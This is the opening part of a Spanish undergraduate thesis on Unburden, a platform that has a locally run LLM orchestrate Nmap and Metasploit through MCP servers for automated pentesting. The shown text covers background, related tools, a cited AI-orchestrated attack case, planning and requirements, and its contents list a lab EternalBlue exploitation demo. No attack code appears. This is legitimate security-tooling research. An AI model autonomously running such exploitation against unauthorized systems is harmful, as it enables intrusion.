

TRABALLO FIN DE GRAO
GRAO EN ENXEÑARÍA INFORMÁTICA
MENCIÓN EN TECNOLOXÍAS DA INFORMACIÓN



Unburden - Plataforma de Pentesting automatizado mediante un LLM y servidores MCP

Estudiante: Izan Montaos Rodríguez

Dirección: Antonino Santos Del Riego

A Coruña, febrero de 2026.

Resumen

La [Inteligencia Artificial \(IA\)](#) ha crecido mucho en los últimos años. Lo que antes era un simple chatbot con respuestas bastante limitadas se ha convertido en un sistema capaz de razonar, interactuar con herramientas externas y orquestar tareas complejas de forma autónoma. Es, sin duda, una revolución y como sucede con este tipo de avances tecnológicos, los sectores se tendrán que adaptar a ello.

Este trabajo nace de unir esta tecnología con el pentesting. La idea central del proyecto es desarrollar un asistente autónomo de pentesting que permita a un profesional de la ciberseguridad delegar en él ciertas tareas para poder enfocarse en los puntos que necesitan intuición y experiencia. El sistema también está pensado para que un usuario sin conocimientos avanzados pueda, con algo de documentación externa, evaluar la seguridad de su entorno de forma sencilla.

El resultado es Unburden, una plataforma que conecta un [Large Language Model \(LLM\)](#) ejecutado en local con herramientas de pentesting, como Nmap o Metasploit, mediante el estándar [Model Context Protocol \(MCP\)](#).

Abstract

[Inteligencia Artificial \(IA\)](#) has grown significantly in recent years. What was once a simple chatbot with fairly limited responses has evolved into a system capable of reasoning, interacting with external tools, and orchestrating complex tasks autonomously. It is undoubtedly a revolution, and as with this type of technological advance, different sectors will have to adapt to it.

This project arises from combining this technology with pentesting. The main idea is to develop an autonomous pentesting assistant that allows a cybersecurity professional to delegate certain tasks in order to focus on aspects that require intuition and experience. The system is also designed so that users without advanced knowledge can, with the help of some external documentation, assess the security of their environment in a simple way.

The result is Unburden, a platform that connects a locally executed [Large Language Model \(LLM\)](#) with pentesting tools such as Nmap or Metasploit through the [Model Context Protocol \(MCP\)](#).

Palabras clave:

- Inteligencia Artificial
- Agentes Autónomos
- Large Language Model
- Ciberseguridad
- Pentesting
- Model Context Protocol
- Automatización

Keywords:

- Artificial Intelligence
- Autonomous Agents
- Large Language Model
- Cybersecurity
- Pentesting
- Model Context Protocol
- Automation

Índice general

1	Introducción	1
1.1	Motivación	1
1.2	Objetivos	2
1.2.1	Objetivo general	2
1.2.2	Objetivos específicos	2
1.3	Estructura de la memoria	3
2	Contextualización y Estado del Arte	4
2.1	Pentesting	4
2.1.1	Fases de un pentesting	4
2.1.2	Intentos de automatización pre-IA	5
2.2	IA y LLMs	6
2.2.1	IA	6
2.3	MCP	7
2.3.1	Arquitectura MCP	8
2.3.2	Capacidades del protocolo	9
2.3.3	Transporte	9
2.4	IA y pentesting	9
2.4.1	Soluciones existentes de IA aplicada al pentesting	9
2.4.2	GTG-1002: Caso reportado de ciberataque orquestado con IA	10
2.5	Conclusiones	10
3	Planificación	11
3.1	Metodología	11
3.2	Recursos del proyecto	12
3.2.1	Recursos humanos	12
3.2.2	Recursos hardware	12
3.2.3	Recursos software	14

3.2.4	Coste total	15
3.3	Planificación	15
3.3.1	Iteraciones del proyecto	15
4	Análisis y Diseño	17
4.1	Análisis	17
4.2	Diseño	18
4.2.1	Arquitectura del sistema	18
4.2.2	Principales componentes de la arquitectura	18
4.2.3	Flujo de comunicación	21
5	Desarrollo	23
5.1	Estructura del proyecto	23
5.2	Servidores MCP	24
5.2.1	¿Qué es un servidor MCP?	24
5.2.2	Tecnologías utilizadas	25
5.2.3	Servidores implementados	25
5.2.4	Configuración de servidores MCP	26
5.2.5	Configuración de transporte	27
5.2.6	Anatomía y funcionamiento de un servidor MCP	28
5.3	Backend	32
5.3.1	Tecnologías principales	32
5.3.2	Arquitectura del Backend	32
5.3.3	LLM	33
5.3.4	Cliente MCP dinámico	36
5.3.5	Agente	37
5.4	Frontend	43
5.4.1	Arquitectura del Frontend	43
5.4.2	Tecnologías principales	43
5.4.3	Interfaz principal	44
5.4.4	Gestión de conversaciones	45
5.4.5	Modo pentesting	48
5.4.6	Gestión de servidores MCP	50
5.4.7	Detector de Reverse Shells	52
5.5	Flujo completo de una petición con tool call	53
5.5.1	Visión general del flujo	53
5.5.2	Fase 1: Frontend - Entrada del usuario	53
5.5.3	Fase 2: Backend - API	53

5.5.4	Fase 3: Agent Manager - Ejecución del agente	53
5.5.5	Fase 4: Construcción del prompt	54
5.5.6	Fase 5: Razonamiento del LLM	54
5.5.7	Fase 6: Invocación de la herramienta MCP	54
5.5.8	Fase 7: Retorno del resultado	55
5.5.9	Fase 8: Generación de respuesta final	55
5.5.10	Fase 9: Renderizado en el Frontend	55
5.5.11	Diagrama de flujo	56
6	Funcionamiento	57
6.1	Ejecución de exploit y tareas previas necesarias	57
6.2	Inicialización del sistema	58
6.3	Configuración de la sesión	59
6.4	Descubrimiento de hosts	60
6.5	Escaneo de puertos	62
6.6	Identificación de vulnerabilidades	64
6.7	Ejecución del exploit y obtención de shell	66
6.8	Generación del informe de la actividad realizada	69
6.9	Importación de servidor MCP por parte del usuario	71
7	Conclusiones	73
8	Trabajo Futuro	74
	Lista de acrónimos	77
	Glosario	79
	Bibliografía	81

Índice de figuras

2.1	Arquitectura MCP	8
4.1	Diagrama arquitectura	22
5.1	Estructura de directorios del proyecto	23
5.2	Arquitectura de servidores MCP	24
5.3	Configuración del servidor de Nmap	27
5.4	Arquitectura del backend	32
5.5	Vista general de la interfaz principal de Unburden	44
5.6	Panel para crear una nueva conversación	45
5.7	Función de búsqueda de conversaciones	46
5.8	Filtrado y organización por objetivos	46
5.9	Menú con opciones de gestión de chat	47
5.10	Vista con panel lateral contraído	47
5.11	Interfaz en modo pentesting	48
5.12	Editor de históricos de conversación	49
5.13	Configuración de servidores de usuario	50
5.14	Panel de gestión de servidores MCP	51
5.15	Vista detallada de herramientas disponibles por servidor	51
5.16	Gestión de contexto	52
5.17	Configuración de Reverse Shell	52
5.18	Diagrama de flujo	56
6.1	Máquina Virtual Windows Server 2008	57
6.2	Inicialización de Unburden mediante el script de arranque	58
6.3	Activación del modo pentesting para generar informes de la sesión	59
6.4	Solicitud de descubrimiento de hosts en la red	60
6.5	Ejecución de la Herramienta ARP para descubrimiento de hosts	60

6.6	Resultados del descubrimiento de hosts	61
6.7	Solicitud de escaneo de puertos del host objetivo	62
6.8	Decisión del LLM de ejecutar un escaneo rápido	63
6.9	Resultados del escaneo de puertos	63
6.10	Puertos abiertos detectados en el objetivo	64
6.11	Recomendación del LLM de utilizar EternalBlue	65
6.12	Solicitud de ejecución de EternalBlue y acceso sesión Meterpreter	66
6.13	Logs internos de la ejecución de EternalBlue	67
6.14	Conexión establecida vista desde la máquina víctima	67
6.15	Sesión Tmux creada para gestionar la shell comprometida	67
6.16	Acceso a la sesión Meterpreter a través de Tmux	68
6.17	Petición generación de informe de pentesting	69
6.18	Informe de pentesting generado	70
6.19	Importación servidor MCP	71
6.20	Confirmación de importación de servidor MCP	72
6.21	Herramientas de servidor MCP importado	72

Índice de tablas

3.1	Coste de recursos humanos	12
3.2	Características del equipo de desarrollo	12
3.3	Coste de recursos hardware	13
3.4	Recursos software utilizados	14
3.5	Coste total del proyecto	15

Listings

5.1	Configuración de transporte STDIO	27
5.2	Configuración de transporte SSE	28
5.3	Inicialización de servidor FastMCP	29
5.4	Función top_ports() - Servidor MCP Nmap	29
5.5	Esquema JSON generado (Conceptual)	30
5.6	Petición JSON-RPC enviada por el cliente (Conceptual)	31
5.7	Ejecución interna de la función (Conceptual)	31
5.8	Retorno de la función top_ports() - Servidor MCP Nmap (Conceptual)	31
5.9	Respuesta JSON-RPC enviada al cliente (Conceptual)	31
5.10	Configuración de Ollama y Qwen	34
5.11	Configuración global de LlamaIndex	35
5.12	Creación del FunctionAgent	35
5.13	Creación del contexto global	35
5.14	Adaptador McpToolSpec	35
5.15	Construcción de clientes MCP	36
5.16	Creación del agente combinado	37
5.17	Inicialización del agente	38
5.18	Manejo de mensajes de usuario	39
5.19	Ejecución del bucle de razonamiento	39

Introducción

Hoy en día la ciberseguridad es un elemento clave en cualquier infraestructura tecnológica. Al digitalizar cada vez más procesos y servicios dependemos totalmente de sistemas conectados, lo que implica mantenerlos protegidos frente a todo tipo de amenazas. Toda esta digitalización ha provocado que los ciberataques sean mucho más frecuentes, obligando a las organizaciones a tomar medidas de respuesta y prevención, siendo los test de penetración o [pentesting](#)[1] una de estas.

Un pentesting permite encontrar fallos y anticiparse a incidentes antes de que ocurran. Sin embargo muchas fases o tareas necesarias para su correcta realización son repetitivas y realizadas por los profesionales de manera mecánica.

Por otro lado, el tratarse de procesos mecánicos no elimina la necesidad de disponer de un experto en la materia para hacerlo de manera correcta, lo que deriva en que particulares y empresas con poco presupuesto no se puedan permitir esta seguridad.

De la necesidad de acercar la ciberseguridad a todo el mundo y de potenciar la creatividad de los pentesters nace Unburden.

1.1 Motivación

Los modelos de lenguaje actuales, conocidos como [LLM](#)[2, 3], tienen un potencial enorme para asistir en tareas de ciberseguridad al ser capaces de razonar, analizar y orquestar tareas. El problema es que por sí mismos no tienen la capacidad de interactuar directamente con el entorno.

Para conseguir esto habría que conectarlo con herramientas especializadas en tareas de pentesting que permitieran al [LLM](#) obtener toda la información necesaria para luego poder gestionarla.

Existen soluciones, pero la mayoría son a través de la nube, lo cual para prácticas de seguridad, no es lo más adecuado debido a que se trabaja con datos sensibles y compartirlos

con una empresa externa no es deseable.

En este trabajo se resuelven todos estos problemas mediante el protocolo [MCP](#), permitiendo a Unburden conectar el modelo y las herramientas de una forma sencilla y estandarizada. De esta forma es posible ejecutar el [LLM](#) en local, mediante Ollama[4], garantizando la soberanía de los datos y reduciendo costes.

1.2 Objetivos

1.2.1 Objetivo general

El objetivo principal de este trabajo es diseñar y desarrollar Unburden, una plataforma que integre un [LLM](#) ejecutado en local con herramientas de pentesting mediante el protocolo [MCP](#).

1.2.2 Objetivos específicos

- **Desarrollo de un cliente MCP dinámico:** Con el fin de interpretar la configuración de los servidores [MCP](#), gestionar conexiones por [Standard Input/Output \(STDIO\)](#) y [Server-Sent Events \(SSE\)/HyperText Transfer Protocol \(HTTP\)](#) y exponer cada servidor como un conjunto de herramientas invocables por el [LLM](#). [5, 6]
- **Integración de un LLM, corriendo en local, en la plataforma,** de manera que actúe como “cerebro” y sea capaz de: orquestrar las tareas que le indique el usuario, comunicarse con el cliente [MCP](#), normalizar los resultados de las herramientas de pentesting y generar informes basados en la actividad realizada.
- **Creación de servidores MCP especializados en tareas de pentesting,** adaptando herramientas existentes para que el sistema pueda entenderlas y controlarlas a través del protocolo [MCP](#).
- **Gestión del flujo de comunicación:** Implementar la lógica que controla el tráfico de datos entre los elementos del sistema. El objetivo es garantizar el uso de las herramientas cuando sea necesario y que sea coherente con lo que ha pedido el usuario.
- **Construir la plataforma de gestión:** Desarrollar una interfaz web que funcione como centro de control. Esta plataforma debe incluir: un chat interactivo para “hablar” con el asistente en lenguaje natural y un gestor de servidores [MCP](#) que permita importar y borrar servidores.
- **Automatizar la generación de informes (Modo Pentesting):** Crear un sistema que capture tanto la salida de las herramientas como el razonamiento del modelo. De esta

forma Unburden podrá generar informes de pentesting automáticamente, agilizando la fase de documentación.

- **Validar el sistema experimentalmente:** Desplegar un laboratorio de pruebas con máquinas virtuales para verificar que la herramienta funciona correctamente, dentro de un entorno controlado.

1.3 Estructura de la memoria

A continuación se presenta la organización de esta memoria junto con una breve explicación del contenido tratado en cada capítulo:

- **Capítulo 1 - Introducción.** Motivación y los objetivos del proyecto.
- **Capítulo 2 - Contextualización y Estado del Arte.** Fundamentos tecnológicos sobre los que se apoya el proyecto y soluciones en el mercado relacionadas.
- **Capítulo 3 - Planificación.** Define la metodología empleada durante el desarrollo y la planificación de las iteraciones del proyecto.
- **Capítulo 4 - Análisis y Diseño.** Describe los requisitos del sistema y la arquitectura del proyecto.
- **Capítulo 5 - Desarrollo.** Explica en detalle la implementación realizada en cada componente relevante del sistema.
- **Capítulo 6 - Demostración de Funcionamiento.** Muestra el funcionamiento del sistema mediante pruebas realizadas en un entorno controlado.
- **Capítulo 7 - Conclusiones.** Analiza los resultados obtenidos al final del proyecto.
- **Capítulo 8 - Trabajo Futuro.** Explora las diferentes mejoras y extensiones que podrían aplicarse al proyecto.

Contextualización y Estado del Arte

El presente capítulo ofrece una visión general de los dos campos en los que se fundamenta este trabajo, el [pentesting](#)[1] y la [IA](#), sin olvidarnos del protocolo que hace posible que converjan y nazca Unburden, el [MCP](#)[7].

2.1 Pentesting

El pentesting, o test de penetración, consiste en realizar un ciberataque autorizado para evaluar la seguridad de un sistema, explotando activamente los fallos encontrados.[1]

2.1.1 Fases de un pentesting

Con el objetivo de establecer una metodología común para la realización de los test de penetración, la industria de la ciberseguridad ha adoptado distintos estándares que sirven como guía y permiten estructurar el proceso, definir las distintas fases y asegurar buenas prácticas. Entre los más conocidos se encuentran el [Penetration Testing Execution Standard \(PTES\)](#) [8], el [Open Source Security Testing Methodology Manual \(OSSTMM\)](#) [9] y la guía [National Institute of Standards and Technology \(NIST\) SP 800-115](#) [10].

Aunque cada estándar presenta ligeras variaciones, en general todos coinciden en dividirlo en una serie de fases:

- **Planificación y preparación:** Se definen los objetivos, el alcance y las reglas bajo las que se realizará la prueba.
- **Reconocimiento e inteligencia:** Se recopila información sobre el objetivo mediante técnicas pasivas y activas para conocer la superficie de ataque.
- **Análisis y enumeración:** Se identifican servicios, versiones y posibles [vulnerabilidades](#) a partir de la información obtenida.

- **Explotación:** Se intenta explotar las vulnerabilidades detectadas para demostrar su impacto real.
- **Post-explotación:** Se evalúa hasta dónde puede llegar un atacante una vez haya comprometido el sistema.
- **Informe de resultados:** Se documentan los hallazgos, su impacto y las recomendaciones para su corrección.

2.1.2 Intentos de automatización pre-IA

Siempre ha existido una tendencia a automatizar procesos repetitivos o costosos, y el pentesting no es una excepción. Tareas como la comprobación de variantes de [SQL Injection](#) o la realización de ataques de fuerza bruta resultan mucho más eficientes cuando se ejecutan mediante herramientas automatizadas capaces de probar grandes cantidades de combinaciones de forma autónoma.

Históricamente, esta automatización se ha llevado a cabo principalmente mediante el [scripting](#) y herramientas especializadas, donde toda la lógica de funcionamiento se encuentra explícitamente codificada. Este enfoque proporciona un alto grado de control ya que las acciones que se ejecutan son exactamente las previstas por el programador.

Sin embargo, presenta la limitación de que cuando el escenario se desvía de los supuestos contemplados, es necesaria la intervención manual para adaptar la herramienta al nuevo contexto o utilizar otra más adecuada. Este modelo carga considerablemente al desarrollador, que debe valorar muchas posibilidades y escenarios. Herramientas consolidadas como Nessus[11] siguen un enfoque basado en flujos y reglas preestablecidas, lo que puede generar la sensación de que es “inteligente”, cuando en realidad se limita a seguir dichas reglas.

Como indica la definición de pentesting propuesta por el [Instituto Nacional de Ciberseguridad \(INCIBE\)](#), un test de penetración se define como la simulación del comportamiento de un atacante real[1]. Este comportamiento no se limita a la ejecución de pruebas mecánicas, sino que implica creatividad, adaptación al entorno y pensamiento lateral. En este contexto, aunque existen herramientas con un alto grado de automatización capaces de cubrir todas las fases de un pentesting, la automatización disponible en la actualidad se produce de forma aislada, las herramientas no operan sobre un razonamiento común que explore todo el vector de ataque, ni coordinan las acciones como un todo. Disponemos de herramientas que automatizan tareas concretas, pero no de un pentesting autónomo y completo.

Además, la integración total de estas herramientas entre sí resulta compleja debido a factores como el uso de distintos lenguajes de programación, los diferentes formatos de salida o la gran cantidad de escenarios que cada programa puede analizar.

Por este motivo, el proceso sigue dependiendo de la intervención humana para integrar, interpretar, analizar y coordinar.

2.2 IA y LLMs

2.2.1 IA

En 1955, John McCarthy, Marvin L. Minsky, Nathaniel Rochester y Claude E. Shannon propusieron el Dartmouth Summer Research Project on Artificial Intelligence, celebrado en 1956 y considerado el inicio formal del campo de la IA [12].

Hoy en día la IA está en auge y mucha gente asume que es algo de los últimos años. La realidad es que el concepto lleva décadas desarrollándose y ha pasado por etapas muy diferentes, cada una con sus propias limitaciones.

Etapas de la IA

IA simbólica y sistemas basados en reglas (1950s - 1980s)

Las primeras aproximaciones a la IA funcionaban con reglas explícitas donde el programador definía qué hacer en cada situación mediante lógica del tipo si ocurre X, entonces hacer Y.

Este enfoque dio lugar a los primeros programas de IA, como Logic Theorist (1956), desarrollado por Allen Newell y Herbert A. Simon, capaz de demostrar teoremas matemáticos [13]. El problema era que ante cualquier situación no contemplada requería modificar el código a mano, lo que hacía muy difícil escalar estas soluciones.

Aprendizaje automático - Machine Learning (1980s - 2010s)

Los sistemas empezaron a aprender patrones directamente de los datos. El término machine learning lo definió Arthur Samuel en 1959 mientras desarrollaba un programa que aprendía a jugar a las damas mejorando con cada partida [14]. Aun así, estos modelos seguían orientados a tareas muy específicas y dependían mucho del diseño humano, tanto en la selección de características como en la definición del problema.

Deep Learning y redes neuronales profundas (2010s)

Las Graphics Processing Units (GPUs) permitieron entrenar redes neuronales mucho más grandes, derivando en la posibilidad de resolver problemas que antes parecían imposibles como el reconocimiento de imágenes, procesamiento de lenguaje natural, etc.

El punto de inflexión fue 2012, cuando AlexNet ganó el concurso ImageNet con una diferencia notable respecto a los métodos anteriores [15]. A partir de ahí, grandes empresas como Google y Microsoft empezaron a invertir enormes cantidades en investigación de IA.

Con todo, estos modelos seguían siendo especialistas, un modelo entrenado para reconocer imágenes no servía para otra cosa. No había capacidad de razonamiento general ni de coordinar diferentes tareas.

Aparición de los LLMs (2017 - Actualidad)

Un LLM[2, 3] es un modelo de deep learning entrenado con cantidades masivas de texto, capaz de “comprender” y generar lenguaje natural. Lo que los diferencia de modelos anteriores es su escala, son modelos con miles de millones de parámetros entrenados con enormes cantidades de datos de Internet, libros y artículos.

El fundamento arquitectónico de los LLM se produce en 2017, cuando investigadores de Google publican “Attention Is All You Need”[2]. Por primera vez, un modelo podía analizar la relevancia de todas las partes de la secuencia de entrada en paralelo, superando los problemas de memoria que arrastraban las arquitecturas anteriores. A partir de ahí, los modelos empezaron a mostrar capacidades como comprender lenguaje natural, mantener contexto a lo largo de una conversación, generar código y razonar sobre instrucciones complejas.

Por primera vez tenemos modelos que pueden actuar como elemento central de razonamiento avanzado, interpretando diferentes tipos de información y conectando pasos dentro de un mismo proceso. Esta capacidad es clave para la automatización de procesos complejos ya que permite evolucionar de herramientas que ejecutan tareas individuales a sistemas capaces de coordinar acciones de forma coherente, adaptándose al contexto y a los resultados que van obteniendo.

2.3 MCP

Como se ha visto en los apartados anteriores, disponemos de herramientas que ejecutan tareas concretas de manera autónoma y modelos capaces de razonar. Es lógico pensar que si unimos estas dos tecnologías, podríamos conseguir una automatización completa de un pentesting. En este punto surge el problema de cómo conectar estos dos campos para que trabajen juntos.

Antes de que existiese un estándar, la única opción era programar integraciones a medida. Si se quería que un modelo accediese a una herramienta, había que escribir código específico para esa conexión, derivando en la necesidad de mantener múltiples integraciones y dificultando la escalabilidad del sistema.

El MCP es un estándar abierto desarrollado por Anthropic, presentado en noviembre de 2024. Su objetivo es estandarizar la forma en que las aplicaciones de IA interactúan con fuentes de datos y herramientas externas. MCP funciona como un “idioma común” entre los modelos de IA y las herramientas. [7]

En lugar de programar una conexión específica para cada pareja, tanto el modelo como la herramienta se comunican mediante **MCP**. Se implementa el protocolo una vez en el modelo y una vez en cada herramienta, y todas las combinaciones funcionan automáticamente.

El protocolo se inspira en el Language Server Protocol (**Language Server Protocol (LSP)**), que hizo lo mismo para los editores de código. Antes, cada editor tenía que implementar soporte específico para cada lenguaje de programación pero con la llegada de LSP, los editores implementan el protocolo una vez y automáticamente soportan todos los lenguajes que tengan un servidor LSP [16].

2.3.1 Arquitectura MCP

MCP define una arquitectura cliente-servidor con tres componentes principales:

- **MCP Host:** Es la aplicación principal, contiene el **LLM** y coordina todo el sistema. Gestiona el ciclo de vida de las conexiones, mantiene el contexto de la conversación y decide cuándo el modelo necesita llamar a una herramienta externa. Un Host puede tener varios clientes funcionando en paralelo.
- **Cliente MCP:** Se encuentra dentro del Host y se encarga de comunicarse con los servidores. Cada cliente mantiene una conexión 1:1 con un servidor. Su función es negociar qué capacidades ofrece ese servidor (qué herramientas tiene y qué recursos expone) y enrutar las peticiones del modelo hacia él y viceversa.
- **Servidor MCP:** Expone un conjunto de herramientas. Traduce las peticiones del protocolo en ejecuciones reales y devuelve los resultados.




Figura 2.1: Arquitectura MCP

2.3.2 Capacidades del protocolo

MCP define tres tipos de capacidades que los servidores pueden exponer:

- **Herramientas (Tools):** Funciones que el modelo puede ejecutar para realizar acciones, como consultar una base de datos, llamar a una [Application Programming Interface \(API\)](#) o ejecutar un comando del sistema.
- **Recursos (Resources):** Objetos de datos que pueden ser consultados, como documentos, imágenes o esquemas de bases de datos.
- **Plantillas (Prompts):** Plantillas predefinidas para generar interacciones efectivas con el modelo, optimizadas para tareas o dominios específicos.

2.3.3 Transporte

El protocolo define el formato de los mensajes ([JavaScript Object Notation \(JSON\)-Remote Procedure Call \(RPC\)](#) 2.0) [17], pero deja libertad para elegir cómo se transmiten.

Mecanismos principales:

- **STDIO:** La comunicación se realiza a través de la entrada y salida estándar de un proceso. Garantiza que la comunicación nunca sale de la máquina local, proporcionando un aislamiento de red.
- **Streamable HTTP (SSE):** Usa HTTP para la comunicación, con SSE para que el servidor pueda enviar múltiples mensajes al cliente. Este transporte permite conectar con servidores MCP que estén en [contenedores](#) o en máquinas remotas. [5, 6]

2.4 IA y pentesting

2.4.1 Soluciones existentes de IA aplicada al pentesting

Como se ha visto a lo largo de este capítulo, las tecnologías necesarias para combinar IA y herramientas de pentesting existen y están disponibles. En los últimos años han aparecido varios proyectos que exploran esta combinación.

PentestGPT [18]: [Framework](#) open-source. Utiliza [LLM](#) como módulo de razonamiento.

CAI (Cybersecurity AI) [19]: Framework open-source de Alias Robotics para construir agentes de ciberseguridad, compatible con modelos locales mediante Ollama. Limitación: la versión enterprise (CAI PRO), con su modelo propio, es de pago.

ReconAIzer [20] y BurpGPT [21]: Extensiones de Burp Suite que añaden análisis mediante LLMs al tráfico web capturado. Limitación: son asistentes de análisis, no sistemas autónomos; ReconAIzer requiere API externa de OpenAI.

NodeZero, Aikido y RidgeBot [22, 23, 24]: Plataformas de pentesting autónomo orientadas a entornos de producción. NodeZero y RidgeBot son comerciales con precios enterprise no públicos. Aikido ofrece plan gratuito, pero el pentesting con IA parte de 100\$/escaneo.

2.4.2 GTG-1002: Caso reportado de ciberataque orquestado con IA

En noviembre de 2025, Anthropic publicó un informe en el que describe un caso documentado de uso ofensivo asistido por IA [25]. En esta memoria se utiliza como ejemplo para ilustrar los riesgos de la orquestación de herramientas cuando un modelo dispone de capacidad de ejecutar acciones mediante integración con servidores MCP.

2.5 Conclusiones

En este capítulo se han revisado los tres campos que convergen en este trabajo: pentesting, LLMs y MCP.

El pentesting sigue teniendo una carga importante de trabajo repetitivo que requiere intervención humana para coordinar herramientas.

Los LLMs aportan capacidad de razonamiento, planificación y adaptación al contexto, algo que la automatización clásica basada en reglas no puede ofrecer.

MCP proporciona una forma estándar de conectar modelos con herramientas reales de manera modular y escalable.

Mediante la unión de estas tres piezas es de donde nace Unburden.

Planificación

3.1 Metodología

El desarrollo de Unburden siguió una metodología incremental, donde el proyecto se construye a través de ciclos sucesivos. En cada iteración se añaden nuevas funcionalidades, generando versiones parciales pero funcionales del sistema, sirviendo de base para el siguiente ciclo de desarrollo.

Se optó por esta metodología debido a que es una estrategia común en proyectos software complejos, permitiendo la gestión de riesgos y la adaptación continua a requisitos cambiantes [26].

Cada iteración del proyecto siguió las mismas fases:

1. **Planificación:** Definición de los objetivos específicos de la iteración y de los componentes que se van a desarrollar.
2. **Documentación e investigación:** Consulta de la documentación técnica necesaria para abordar los objetivos planteados.
3. **Diseño:** Elaboración de un diseño técnico, definiendo la arquitectura de los componentes, las interfaces entre módulos y las estructuras de datos necesarias.
4. **Desarrollo:** Implementación del código siguiendo el diseño establecido y la documentación consultada.
5. **Pruebas:** Validación del correcto funcionamiento de las nuevas funcionalidades mediante pruebas unitarias, de integración y pruebas en el laboratorio controlado cuando corresponda.

3.2 Recursos del proyecto

El desarrollo de Unburden requirió de los recursos humanos, software y hardware que se detallan a continuación.

3.2.1 Recursos humanos

El proyecto fue desarrollado de forma individual, asumiendo todos los roles necesarios: investigación, diseño, desarrollo, pruebas y documentación. Para estimar el coste en recursos humanos, se tuvo en cuenta el tiempo dedicado al proyecto y el coste medio de un desarrollador junior especializado en ciberseguridad.

Recurso	Horas estimadas	Coste/hora	Coste total
Desarrollador	300	15€	4.500€

Tabla 3.1: Coste de recursos humanos

3.2.2 Recursos hardware

El desarrollo se llevó a cabo en una workstation portátil con las siguientes características:

Modelo	Lenovo Thinkpad P16 Gen 2
Procesador	Intel Core I9-12980HX
GPU	NVIDIA RTX 2000 Ada (8 GB VRAM)
Memoria RAM	64 GB
Almacenamiento	1,5 TB

Tabla 3.2: Características del equipo de desarrollo

Este hardware resultó fundamental para varios aspectos del proyecto.

- La gran cantidad de [Random Access Memory \(RAM\)](#) permitió ejecutar simultáneamente el [LLM](#)[2, 3] local mediante [Ollama](#) [4], máquinas virtuales para el laboratorio de pruebas, el entorno de desarrollo y las herramientas de [pentesting](#)[1] sin perder rendimiento.

- La GPU NVIDIA RTX 2000 Ada, con 8 GB de Video Random Access Memory (VRAM), aceleró la generación de respuestas del modelo reduciendo los tiempos de respuesta en comparación con la ejecución en Central Processing Unit (CPU).

Recurso	Coste
Lenovo Thinkpad P16 Gen 2	2.700€

Tabla 3.3: Coste de recursos hardware

3.2.3 Recursos software

A continuación se mencionan los más relevantes:

Recurso	Descripción	Coste
Kali Linux [27]	Distribución Linux orientada a pruebas de seguridad	0€
Visual Studio Code [28]	Editor de código fuente	0€
Ollama	Plataforma para ejecución local de LLMs	0€
Qwen3:14b [29]	Modelo de lenguaje utilizado como motor de razonamiento	0€
VirtualBox [30]	Software de virtualización para el laboratorio de pruebas	0€
Obsidian [31]	Aplicación para gestión de notas y documentación	0€
Overleaf [32]	Editor LaTeX en línea para redacción de la memoria	0€
Nmap [33]	Herramienta de escaneo de redes y puertos	0€
Metasploit [34]	Framework de explotación de vulnerabilidades	0€
Git [35]	Sistema de control de versiones	0€
GitHub [36]	Plataforma de alojamiento de repositorios	0€
LibreWolf [37]	Navegador web orientado a privacidad	0€
Python 3 [38]	Lenguaje de programación principal del proyecto	0€
Node.js [39]	Entorno de ejecución JavaScript para servidores MCP	0€

Tabla 3.4: Recursos software utilizados

3.2.4 Coste total

Recursos	Coste
Humanos	4.500€
Hardware	2.700€
Software	0€
Total	7.200€

Tabla 3.5: Coste total del proyecto

3.3 Planificación

Una vez definida la metodología incremental, se procede a detallar la organización temporal del proyecto. El desarrollo se dividió en doce iteraciones, cada una con objetivos concretos que permiten construir el sistema de forma progresiva.

3.3.1 Iteraciones del proyecto

Iteración 1 - Planificación: Definición de objetivos, requisitos, alcance del proyecto y planificación de las iteraciones posteriores.

Iteración 2 - Documentación sobre MCP y LLMs: Estudio del protocolo [MCP](#)[7], ejecución local de [LLMs](#) mediante Ollama y análisis de herramientas de pentesting útiles para el proyecto.

Iteración 3 - Desarrollo del prototipo: Primera versión funcional permitiendo al [LLM](#) el uso de servidores [MCP](#) existentes, mediante un cliente [MCP](#) simple. Desarrollo de una interfaz web básica para la interacción con el sistema.

Iteración 4 - Pruebas del prototipo y mejoras iniciales: Identificación y corrección de problemas encontrados en el prototipo.

Iteración 5 - Desarrollo de servidores MCP propios: Creación de servidores [MCP](#) especializados, adaptando, tanto servidores [MCP](#) existentes, como diseñando nuevos para adaptar herramientas de ciberseguridad al protocolo.

Iteración 6 - Pruebas en laboratorio controlado: Despliegue de un entorno con máquinas virtuales vulnerables para validar el funcionamiento de los servidores MCP desarrollados.

Iteración 7 - Mejoras generales: Optimización del cliente MCP y solución de problemas en el funcionamiento.

Iteración 8 - Interfaz web final: Construcción de la interfaz web adaptada a todas las necesidades del proyecto.

Iteración 9 - Pruebas finales: Validación completa del sistema probado contra las máquinas virtuales anteriormente mencionadas.

Iteración 10 - Correcciones finales: Resolución de problemas, ajustes de interfaz y optimizaciones finales.

Iteración 11 - Memoria del trabajo: Redacción de la documentación del proyecto.

Iteración 12 - Presentación: Preparación de la defensa del TFG.

Análisis y Diseño

En este capítulo se detalla el análisis realizado y el diseño de Unburden para funcionar como asistente de [pentesting](#)[1] basado en [LLM](#)[2, 3].

4.1 Análisis

Para cumplir los objetivos, se han identificado los siguientes requisitos:

- **Interfaz conversacional en lenguaje natural:** El usuario debe poder comunicarse con el sistema mediante un chat web, sin necesidad de recordar sintaxis de comandos específicos de cada herramienta.
- **Integración de herramientas de pentesting:** El sistema debe tener acceso a herramientas como Nmap [33], Metasploit [34] y utilidades de red, invocándolas automáticamente según las peticiones del usuario con el fin de abarcar gran parte de las tareas de un pentesting.
- **Razonamiento automatizado:** El [LLM](#) debe interpretar las consultas del usuario, decidir qué herramientas son necesarias y en qué orden ejecutarlas para completar tareas complejas. El sistema debe poder interpretar correctamente una secuencia de instrucciones y ejecutarlas en el orden correcto.
